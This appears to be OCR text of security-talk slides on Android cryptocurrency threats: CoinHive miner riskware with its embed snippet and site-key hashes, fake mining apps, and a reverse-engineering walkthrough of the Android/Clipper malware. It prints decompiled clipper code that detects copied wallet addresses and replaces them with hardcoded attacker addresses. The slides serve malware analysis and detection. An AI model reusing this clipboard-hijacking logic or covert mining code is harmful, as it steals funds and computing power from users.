
✖Does not mine **Bitcoin** but **Monero**

✖Mines for his/her own account, not yours ☺

Detected as Riskware/CoinHive!Android sha256:

`5b96c6ef5fcdd632e051c3df2c0c7f4149dceffdc1713bf84bc855de9356119b`

Riskware/Coinhive: They Are Legion!



CoinHive is a JavaScript miner for **Monero**

Riskware/Coinhive: They Are Legion!

```
 <script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle: 0.3});
miner.start();
</script>
```

It is **simple to use**: opt-in screen for a legitimate use (authedmine)

Riskware/Coinhive: They Are Legion!

```
 <script
↪  src="https://authedmine.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle:
↪  0.3});
miner.start();
</script>
```


and very simple to **abuse** (coinhive.min.js)

Riskware/Coinhive: They Are Legion!

CoinHive site key	sha256
4O99dpG3I4wBLhRLutkoA2cIAkWxqiZI	b09134de81b4fec14777786211ff8e0d9f0adb75a1783093d617eaa832419f42 0c777c7c8b5b579e3a798305d0eda82fc27f3e8fb93299d1b4805ac2b3aca31c
9QrQitUYx1rwrBx6qvPd5WNw2LUSvwqv	b73728594f24dc1769dbd839d237cf2d6decd49f37db6d1b7a2ac21bcbeb2acb
W9e1JbsYTHqCwImFfAEGfJJigBCWfYv2	4a90568ebb6b8537392cfb54130816a08c5e4b981558ed966c582c07101d6b68 026920a0e338a6442eca1c50a735b9f749a7516d31f328779c9ca277a2b36e8c
o2nnEz8ECFPcZvqSInL1Z1xcbyYvpqzD	4b46a7a02a0384197fa003f9818c4805573f07f6909064dba601721a353270a5
LbaqSUyMtBAT0WliBJh97Z8UZ4VYdIXP	7827c270064fbe988da0e31b06c934d2d7570cc18442e5959df25fbf89ac3712
3ARWsJFCmo3Kg13cnr4BAW3fP5uLLoMsbL	3379bf1c94471d95fdad40f55f9706f8d40303bf77be70920f912729bc9a72c2 95c6cd546307de61b533ddae6786b2c6495fc33401725b2736facbcc22b815ff
ugrZV7MvW9J6Wfa1NgE7qwXFmTHhYorj	5c45b73cf370ead61cfe833c93d4748c3ad2bf1e1c663ccd8112758ec71d4038
Vi0mvlm3aS8xDeOTMyD4vvlyPG95dbDZ	c3c24d052970a8f9508a16fa17a5e6a9a159cc9a7f94359a72bb8157892ede6a c2019f2f69520498e2e5da5967f19fd9a1cc44a60bbf9de23e38ff5d189fa5d7
6GlWvU4BbBgzJ3wzL3mkJEVazCxxIHjF e.g infected Call of Duty	cf268aa0127bc520ef9342db56f856e08c9d469e18af2abe9b99203dfbbeff3c and in **287** other apps
QnXbx7vLFIUq9FT0kfNZSjBkUD0GCcqi	5b96c6ef5fcdd632e051c3df2c0c7f4149dceffdc1713bf84bc855de9356119b

Another Bitcoin Miner

- App name: *Bitcoin Miner*, `my.miner.bitcoin`
- It is a completely **fake**



Detected as Riskware/FakeMiner!Android `sha256:`
`be4f08d244dcb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242`

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

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

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

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

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

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

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

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

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- **Fake mining**
- Only **displays ads**

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Another Bitcoin Miner

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
- It is a completely **fake**
- **Fake mining**
- Only **displays ads**
- **Fake payouts**



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
- **Fake payouts**

Automatically moves to next status every **5 days**



Detected as Riskware/FakeMiner!Android `sha256:`
`be4f08d244dcb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242`

Remember: You cannot mine Bitcoins on a smartphone!

Hardware	**Hash rate**
ASICminer 8 Nano Pro	76 TH/s
EBang EBIT E11++	44 TH/s
InnoSilicon Terminator T3	43 TH/s
Antminer S15	28 TH/s

A (good) smartphone mines less than **70 H/s**

$TH \approx 1000 * 1000 * 1000 * 1000$ H/s

Good luck!

February 2019

Android/Clipper

- Fake mobile **MetaMask** app
- Discovered in February 2019 in **Google Play** by Lukas Stefanko
- It is not the first Android clipper: DrWeb in August 2018 (but not in Google Play)

Detected as Android/Clipper.C!tr
sha256:
86507924e47908aded888026991cd03959d1c1b171f32c8cc3ce62c4c45374ef

Implementation of Android/Clipper.C

```
public void onPrimaryClipChanged()    {
  android.content.ClipData v0_2 =
 ↪   this.val$clipboard.getText().toString();
  android.content.ClipboardManager v1_0 = v0_2.length();
  ...
  if ((!v2_2.equals("1")) || (v1_0 != 34)) {
    if ((!v2_2.equals("3")) || (v1_0 != 34)) {
      if ((!v3_3.equals("0x")) || (v1_0 != 42)) {
        android.util.Log.i("METAL", v0_2);
      } else {
        this.val$clipboard.setPrimaryClip(
        android.content.ClipData.newPlainText("eth",
        "0xfbbb2EF692B5101f16d3632f836461904C761965"));
      }
    } else {
      this.val$clipboard.setPrimaryClip(
      android.content.ClipData.newPlainText("btc",
      "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
    }
  } else {
    this.val$clipboard.setPrimaryClip(
    android.content.ClipData.newPlainText("btc",
    "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
  }
  return;
}
```

Following the bitcoin address

Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary		Transactions	
Address	17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA	No. Transactions	6
Hash 160	459d526dca5c375a5820082582f8221f554a53c6	Total Received	0.12868189 BTC
		Final Balance	0 BTC

Request Payment | Donation Button

Transactions (Oldest First)

Filter

11d53ccf3abad55d53c0bdf3a3fcf853c6317a897a104d64612054671df83569			2018-12-12 12:45:35
17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA	→	392LK4ZQD3gixWg5xJRTv1a24N3YDgCbwP	40.42980436 BTC
			-0.05245737 BTC
3c29aed743da43032acd5999942d13b834900c6a7050e747da5e58de622b68d7			2018-12-06 12:03:07
18cXfyfaCf88h6KGYLxT4p9jvaYiKyEpH	→	17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA	0.05245737 BTC
			0.05245737 BTC
dd9f59e4d36185753db691a1366bd5ebb6afba088ee48d486419b33968945a0e			2018-03-08 06:10:15
17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA	→	392LK4ZQD3gixWg5xJRTv1a24N3YDgCbwP	11.68861704 BTC
			-0.05622452 BTC
b93d94eba3246a45ea042354166e0bc5879b5e69c431fbfe42aad28071bd6d40			2018-03-07 16:42:16

Only **6** transactions - for Clipper? or not?

Max income: 500 USD

A more advanced Android clipper: Clipper.A

Poses as a Bitcoin wallet
Asks a remote server for the wallet address to use

Ref: https://news.drweb.com/show/?i=12739&lng=en
sha256: f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4

A more advanced Android clipper: Clipper.A

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


Ref: https://news.drweb.com/show/?i=12739&lng=en
sha256: f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4

Live demo

Live demo of reverse engineering the Android/Clipper malware

- Detect new content in the clipboard
- Detect cryptocurrency wallet addresses
- Reveal the currency guessing algorithm
- Swapping the wallet address
- Remote CnC server

Code: detecting the currency

```
if((first.contains("4")) && clippedtext.length() == 0x5F || clippedtext.length() == 106) {
    ClipboardService.this.log("Monero", clippedtext);
    ClipboardService.this.set("Monero");
    return;
}

v3_1 = 34;
if(clippedtext.length() == v3_1 && (first.contains("1")) || (first.contains("3"))) {
    ClipboardService.this.log("Bitcoin", clippedtext);
    ClipboardService.this.set("BTC");
    return;
}

if(clippedtext.length() == v3_1 && (first.contains("X"))) {
    ClipboardService.this.log("DASH", clippedtext);
    ClipboardService.this.set("DASH");
    return;
}

if(clippedtext.length() == v3_1 && (first.contains("D"))) {
    ClipboardService.this.log("DOGE", clippedtext);
    ClipboardService.this.set("DOGE");
    return;
}
```

Code: swapping wallet address

